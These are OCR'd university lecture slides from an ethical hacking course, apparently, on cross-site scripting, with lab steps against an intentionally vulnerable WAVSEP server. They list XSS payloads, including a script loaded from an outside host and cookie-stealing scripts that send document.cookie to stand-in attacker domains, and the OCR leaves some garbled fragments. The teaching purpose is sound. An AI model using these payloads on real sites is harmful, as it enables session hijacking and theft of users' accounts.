
TTM4536 - Ethical Hacking - Information Security, Specialization Course

- Plan for 14 Nov 2017
- Cross-site Scripting (XSS)

What is Cross-site Scripting (XSS)

- XSS is a vulnerability which when present in websites or web applications, allows malicious users (Hackers) to **insert their client side code** (normally JavaScript) in those web pages. When this malicious code along with the original webpage gets displayed in the web client (browsers like IE, Mozilla etc), allows Hackers to **gain greater access** of that page.

XSS


Server
http request with
XSS JavaScript
http response with
XSS JavaScript
Hacker's Browser
Hacker's
Browser

Before starting Kali and Dojo do the following in VirtualBox

1. In Preferences go to Network
2. Change Network adapters for both Kali and Dojo to be NAT Network

1. Start Dojo and find out its IP address
2. Start Firefox
3. Start the link

XSS Practice Cases (WAVSEP XSS w/ hints hidden)

4. See that the port that the server is listening is 8080

Test Cases:

Case01-Tag2HtmlPageScope.jsp
Injection of tags to the scope of the HTML page.

Toggle Hints.

Case02-Tag2TagScope.jsp
Injection of tags to the scope of an HTML tag.

Toggle Hints.

Case03-Tag2TagStructure.jsp
Injection of tags to the scope of an HTML tag.

Toggle Hints.

Test Cases:

Case01-Tag2HtmlPageScope.jsp
Injection of tags to the scope of the HTML page.

Toggle Hints.


While pressing Ctrl, click on this link


Case02-Tag2TagScope.jsp
Injection of tags to the scope of an HTML tag.

Toggle Hints.


Case03-Tag2TagStructure.jsp
Injection of tags to the scope of an HTML tag.

Toggle Hints.



Evaluation of Reflected XSS ...
Case 1 - RXSS via tag injecti...
xss-owasp-cheatsheet ·...
Cookie Information fro...
localhost:8080/wavsep/active/RXSS-Detection-Evaluation-GET/Case01-Tag2HtmlPageScope.jsp?userinput=textvalue
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tool
The reflected value: textvalue


Evaluation of Reflected XSS ...
Case 1 - RXSS via tag injecti...
xss-owasp-cheatsheet ·...
Cookie Information fro...
localhost:8080/wavsep/active/RXSS-Detection-Evaluation-GET/Case01-Tag2HtmlPageScope.jsp?userinput=textvalue
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tool
The reflected value: textvalue

From the Kali machine contact the web server on dojo machine




Replace textvalue with:
<script>alert('It is possible to launch and XSS attack!!!');</script>


Categor...
write-u...
write-u...
Codegate 2...
[Codegate ...
?userinput=<script>alert('It is possible to launch and XSS attack!!!');</script>
It is possible to launch and XSS attack!!!
OK


Try some of the following XSS vectors on that and on other jsp scripts in dojo

- <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
- <IMG SRC=javascript:alert('XSS')>
- <IMG SRC=javascript:alert("XSS")>
- <IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
- <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
- <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
- <IMG SRC=javascript:alert('XSS')>



So, we injected a script that was executed on the remote web server.

Now, can we do something more harming? Like can we steel the cookies from the remote machine?



1. The attacker uses one of the website's forms to insert a malicious string into the website's database.
2. The victim requests a page from the website.
3. The website includes the malicious string from the database in the response and sends it to the victim.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

Type of XSS attacks

- Non-persistent
- Persistent
- DOM (Document Object Model) Based

Non-persistent

When XSS code only gets displayed in the next page to the same user and not gets saved into persistent storage like database. This type of attack is **less vulnerable**, because Hacker can see only their own cookies and can make modifications in their own current opened pages. The risk with these kinds of XSS holes is that it opens way for **Cross Site Request Forgery CSRF**. CSRF allows a hacker to place some links

CSRF


Cross-site request forgery

is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts. This can be done by placing some hidden links in some bad website.

for example :

<img src="http://bank.example/withdraw?account=bob<script>document.location='http://bad-domain.com/store_data?cookie=' + document.cookie;</script>

CSRF


Bad Server 1
Bank Server
http response with CSRF Link
<img src="http://bank.example/withdraw?account=bob<script>document.location='http://bad-domain.com/store_data?cookie=' + document.cookie;</script>
http request with XSS
http response with XSS
Bad Server 2
Normal User's Browser
Normal User's Browser
http request with cookies


Persistent XSS

In persistent type of XSS attack, **XSS code gets saved into persistent storage like database** with other data and then it is visible to other users also. One example of this kind of attacks is possible blog websites, where hacker can add their XSS code along with the comment text and if no validation or filtering is present on the server, XSS code can be successfully saved into the database. After this if anyone (other users) open the page into their browsers, XSS code can execute and can perform a variety of harmful actions. This type of attack is more vulnerable, because Hacker can steal cookies and can make modifications in the page. The risk with these kinds of attacks is any third party hacker can use this vulnerability to perform some actions on behalf of other users.

```
abc<script>window.location = "http://www.hackers.com?
yid=" + document.cookie;</script>
```

